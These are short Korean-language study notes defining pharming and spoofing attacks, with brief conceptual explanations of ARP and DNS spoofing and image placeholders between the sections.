


Pharming Attack

- 피싱(Phishing)+ 조작(Farming)의 합성어
- 정상 사이트에 접속하더라도 가짜 사이트로 접속을 유도하여 금융거래정보를 빼낸 후 금전적인 피해를 입히는 사기 수법




Spoofing

- ‘속이다’는 의미
- 인터넷이나 로컬에서 존재하는 모든 연결에 spoofing 가능
- 정보를 얻어내기 위한 중간 단계의 기술로 사용하는 것 외에 시스템을 마비 시키는 데 사용할 수도 있음
- 종류
 - ARP Spoofing
 - IP Spoofing
 - DNS Spoofing


ARP Spoofing


- MAC 주소를 속이는 것
- 2계층에서 작동해 공격 대상이 같은 랜에 있어야 함




DNS Spoofing


- 실제 DNS 서버보다 빠르게 위조된 DNS response 패킷을 보내 공격 대상이 잘못된 IP 주소로 웹 접속을 하도록 만드는 공격 방법
- 클라이언트는 이미 DNS response를 받았으므로 정상 DNS response는 drop




